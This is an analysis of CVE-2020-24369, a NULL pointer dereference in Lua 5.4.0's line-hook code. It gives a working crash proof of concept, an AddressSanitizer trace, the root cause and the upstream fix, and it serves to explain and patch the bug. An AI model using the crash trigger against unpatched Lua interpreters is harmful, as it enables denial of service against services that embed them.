CVE-2020-24369 Analysis

Author : HyungChan Kim

1. Overview

Crash type : NULL pointer dereference

Version : v5.4.0 (git commit hash : c33b1728aeb7dfeec4013562660e07d32697aa6b)


2. PoC Code

```lua
local function foo ()
local a = 1
local b = 2
local c = 3
end

local s = load(string.dump(foo, true))
local line
debug.sethook(function (e, l) line = l end, "l"); s(); debug.sethook(nil)
print(line)
```

3. Root Cause Analysis

Following log is observed by executing PoC code in Lua compiled with address sanitizer applied.



```
AddressSanitizer:DEADLYSIGNAL
=================================================================
==7812==ERROR: AddressSanitizer: SEGV on unknown address 0x000000000001 (pc 0x5581567fcae7 bp 0x61b000000088 sp 0x7ffd0c2ffa10 T0)
==7812==The signal is caused by a READ memory access.
==7812==Hint: address points to the zero page.
    #0 0x5581567fcae6 in luaG_traceexec (/home/cytew/Desktop/Lua_Project/luaVersion/new/lua_5.4.0/lua+0x25ae6)
    #1 0x55815682e5b2 in luaV_execute (/home/cytew/Desktop/Lua_Project/luaVersion/new/lua_5.4.0/lua+0x575b2)
    #2 0x558156829d98 in luaV_execute (/home/cytew/Desktop/Lua_Project/luaVersion/new/lua_5.4.0/lua+0x52d98)
    #3 0x55815680028d in luaD_callnoyield (/home/cytew/Desktop/Lua_Project/luaVersion/new/lua_5.4.0/lua+0x2928d)
    #4 0x5581567fd722 in luaD_rawrunprotected (/home/cytew/Desktop/Lua_Project/luaVersion/new/lua_5.4.0/lua+0x26722)
    #5 0x558156800e75 in luaD_pcall (/home/cytew/Desktop/Lua_Project/luaVersion/new/lua_5.4.0/lua+0x29e75)
    #6 0x5581567f6927 in lua_pcallk (/home/cytew/Desktop/Lua_Project/luaVersion/new/lua_5.4.0/lua+0x1f927)
```

According to PoC problem was triggered in luaG_traceexec which is the following code.

```c
int luaG_traceexec (lua_State *L, const Instruction *pc) {
  CallInfo *ci = L->ci;
  lu_byte mask = L->hookmask;
  int counthook;
  if (!(mask & (LUA_MASKLINE | LUA_MASKCOUNT))) {  /* no hooks? */
    ci->u.l.trap = 0;  /* don't need to stop again */
    return 0;  /* turn off 'trap' */
  }
  pc++;  /* reference is always next instruction */
 //중략
  if (mask & LUA_MASKLINE) {
    const Proto *p = ci_func(ci)->p;
    int npci = pcRel(pc, p);
    if (npci == 0 ||  /* call linehook when enter a new function, */
        pc <= L->oldpc ||  /* when jump back (loop), or when */
        changedline(p, pcRel(L->oldpc, p), npci)) {  /* enter new line */
      int newline = luaG_getfuncline(p, npci);
      luaD_hook(L, LUA_HOOKLINE, newline, 0, 0);  /* call line hook */
    }
    L->oldpc = pc;  /* 'pc' of last call to line hook */
  }
```

In PoC code debug.sethook has two arguments. The first argument is the hook function, the second argument is a string that describes the events we want to monitor. In this case “l” means line events.

To get the line information changedline in luaG_traceexec is executed. When changedline is executed the function foo( ) is transfered into bytecode by string.dump and execute with load function. In this process p->lineinfo value becomes NULL. and causes NULL pointer dereference.

4. Patch

This crash was caused by not noticing the fact that p->lineinfo can become NULL. Therefore patch was worked by adding line about checking whether p->lineinfo is Null in changedline function.

https://github.com/lua/lua/commit/ae5b5ba529753c7a653901ffc29b5ea24c3fdf3a

5. Reference

https://www.cvedetails.com/cve/CVE-2020-24369/

https://www.lua.org/bugs.html#5.4.0-12